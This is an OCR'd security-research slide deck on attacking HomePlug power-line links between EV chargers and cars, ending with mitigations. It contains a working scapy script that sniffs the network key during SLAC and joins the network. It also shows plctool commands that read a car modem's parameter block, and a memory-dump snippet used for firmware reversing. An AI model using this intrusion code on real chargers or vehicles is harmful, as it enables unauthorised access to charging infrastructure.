
Host Booting

- PLC chip running without external flash
- Downloads firmware + PIB from host system on boot
- Used by some devices
  - PLC as module → likely flash boot
  - Guess from MAC address / HFID
- Still vulnerable, but only until next boot
  - No persistence




https://downloads.codico.com/misc/Newsletter/2016/01_2016/plc_stamp_micro_2_datasheet_r1.pdf


HomePlug Signal Reception




Channel Access








Brokenwire 2 – Poison the Ground



Sniffing the Network Key




```python
from HomePlugPWN.layerscapy.HomePlugGP import *
from HomePlugPWN.layerscapy.HomePlugAV import SetEncryptionKeyRequest

from scapy.packet import Packet
from scapy.all import sendp, sendpfast, sniff, conf
from scapy.layers.l2 import Ether
import time

sourcemac = "00:b0:52:00:00:01" # Default mac used for configuration by Qalcomm
pkt_new = Ether(src=sourcemac)/HomePlugAV()/CM_SLAC_PARM_REQ()

while 1:
    print("Waiting for SLAC init...", end="")

    capture = sniff(iface="eth0", count=1, lfilter=lambda pkt:pkt.haslayer(CM_SLAC_MATCH_CNF), L2socket=conf.L2socket)
    slack_match_cnf = capture[0]
    nmk = slack_match_cnf[CM_SLAC_MATCH_CNF].VariableField.NMK

    print("received")
    print(f"Got NMK: {nmk}")
    print("Sending packet to set NMK")

    # The destination will be automatically set to broadcast. Destination can be specified with dst="macdest"
    pkt = Ether(src=sourcemac)/HomePlugAV()/SetEncryptionKeyRequest(
        EKS=0x01,
        NMK=nmk,
        PayloadEncKeySelect=0xf
    )
    sendp(pkt, iface="eth0")

    """
    capture = sniff(iface="eth0", count=1, lfilter=lambda pkt:pkt.haslayer(SetEncryptionKeyConfirmation), L2socket=conf.L2socket, timeout=100)

    if capture[0]:
        res = capture[0].Status
        if res==0x00:
            print("Success")
            continue

    print("Failed")"
    """
```

Breaking In

```
└─$ sudo python intrude_network.py
Waiting for SLAC init...received
Got NMK: b'\x89\r\x96\xc4\xe3BF[z\x9bnwC\xb5\x96u'
Sending packet to set NMK
WARNING: MAC address to reach destination not found. Using broadcast.
.
Sent 1 packets.
```

Reading the NMK

Join the network

```
└─$ sudo plctool  -i  eth0 -m
eth0 00:B0:52:00:00:01 Fetch Network Information
eth0 BC:F2:AF:FF:CE:7C Found 1 Network(s)

source address = BC:F2:AF:FF:CE:7C

        network->NID = 3A:5E:59:14:6E:E6:0E
        network->SNID = 3
        network->TEI = 2
        network->ROLE = 0x00 (STA)
        network->CCO_DA = 88:FC:A6:0E:27:85
        network->CCO_TEI = 1
        network->STATIONS = 2

                station->MAC = 88:FC:A6:0E:27:85
                station->TEI = 1
                station->BDA = 0A:54:29:C8:F4:DF
                station->AvgPHYDR_TX = 009 mbps Primary
                station->AvgPHYDR_RX = 009 mbps Primary

                station->MAC = E0:0E:E1:FF:FF:FF
                station->TEI = 3
                station->BDA = 90:12:A1:00:95:87
                station->AvgPHYDR_TX = 009 mbps Primary
                station->AvgPHYDR_RX = 009 mbps Primary
```

Verify successful intrusion

Charger

Car

Third-Party PIB Access

```
└─$ sudo plctool -i eth0 -p car_pib.pib E0:0E:E1:FF:FF:FF
eth0 E0:0E:E1:FF:FF:FF Read Module from Memory
```

Remote car MAC

```
TOR-SW-BUILD02
buildbot
QCA7000 MAC SW v1.1.0 Rev:04 CS-RC2
PIB-QCA7420-1.1.0.730-04-CS-20140815:101156-buildbot:TOR-SW-BUILD02-1-1.2
Qualcomm Atheros HomePlug AV Device
BF[z
u350011XAD0
Qualcomm Atheros Enabled Network
QCA7005
UUUUUUUU
UUUUUUUU
888888888888884444444444444
.........................
22222222222222222222222222222
444444444444448888888888888:::::@@@@@@@@@@@@@DDDDDDD
JJJJJJJJJJJJJJJJJJJJJOOOOOOOOOOOOOOOOOOOOOOOTTTTTTTTTTTTTTTTTTTTTTTTTTTT
``````````ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
hhhhhhhhhhhhhhhhhpppppppppptttttttttttttttttttttttt
ddddddddddddddddddddddddddddddddddddddddddddddVVVVVVVVVVVVVVVVVVVVVV
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHRRRRRRRRVVVVVVVV
0u0u
```

Firmware Version
```


QCA – Firmware Hacking

- Reverse engineering time!
  - (No digital locks were harmed in the making of this section)
- SPI bus towards host
  - (Via optional ethernet converter)
- QCA 7000 attached to flash chip
  - Stores firmware
- Dump the flash



QCA – NVM Chain

- Doubly linked list of headers and blocks
- Checksums, metadata
- Dump the SPI flash chip
- All we really need is 1 firmware and 1 PIB... Right?




QCA – NVM Chains

- Softloader (`0x0 0000 - 0x1 0000`)



- Firmware (`0x1 0000 - 0xC 0000`)



- Custom Modules (`0xC 0000 - 0xE 0000`)
- PIB (`0xE 0000 - 0xF 0000`)

- Scratch (`0xF 0000 – 0x10 0000`)
- Firmware Backup (`0x14 0000 - 0x1E 0000`)



QCA – Reversing the Firmware

- Look at Firmware section
- ARM v5t instruction set
- Loads in binary blob, call to function at `0xfffd_7a0c`, jump into blob
- ARM uses entry point at `0xffff_0000` → Bootloader code
- Code execution via flash chip
- What IO to use?
  - ✗ Chip has PLC
  - ✗ Ethernet to host
  - ✗ GPIOs
  - ✓ SPI to flash chip

```
volatile int ssp_exec_addr;
volatile int struct_p_addr;

asm(
  "ldr %0,=#0x2454; add %0,pc,%0;"
  "ldr %1,=#0x140E4; add %1,pc,%1"
  : "=r"(ssp_exec_addr), "=r"(struct_p_addr));

unsigned short* ptr = (unsigned short*)0xfffffffe;

spi_read(0x0df0, ssp_exec_addr, struct_p_addr);
spi_read(0xbeba, ssp_exec_addr, struct_p_addr);

while(1) {
  spi_read(*ptr, ssp_exec_addr, struct_p_addr);
  ptr -= 1;
}
```

QCA – Reversing the Bootloader

- Reversed most of the bootloader
- Found SPI to host, SPI to flash, Ethernet "drivers"
- Mysterious "decryption" function: LZMA

- Next steps:
  - Create C headers for all peripherals
  - Decompile main firmware image
  - Reverse interface to the PLC


  → Everything needed to create custom firmware

QCA – But can it run DOOM?


- Limited RAM/Flash
- Ethernet IO
- No screen/HID
- No OS
- No FPU

→ Yes!

QCA – But can it run DOOM?



Possible Solutions



Firmware Issues
Stop hiding behind obscurity
More security research



Signal Leakage and Injection
Shield cables → Ground Attack
Add more filters to wires



PLC Network Intrusion
Implement Secure SLAC
Limit PLC network to two devices



Stop using PLC
Revert to more robust system
CAN / Twisted pair

Questions?

@SP3ZN45

jan.berens@alpitronic.it

marcell.szakaly@cs.ox.ac.uk





UNIVERSITY OF
OXFORD

SSL
Systems
Security Lab

References

Research:

- https://www.brokenwire.fail/
- https://arxiv.org/abs/2404.06635

Tools:

- https://github.com/FlUxIuS/HomePlugPWN
- https://github.com/FlUxIuS/V2GInjector
- https://github.com/qca/open-plc-utils

Documentation:

- https://docbox.etsi.org/Reference/homeplug_av21/homeplug_av21_specification_final_public.pdf

Hardware:

- https://www.codico.com/de/dlan-green-phy-eval-board-eu-ii (~269€)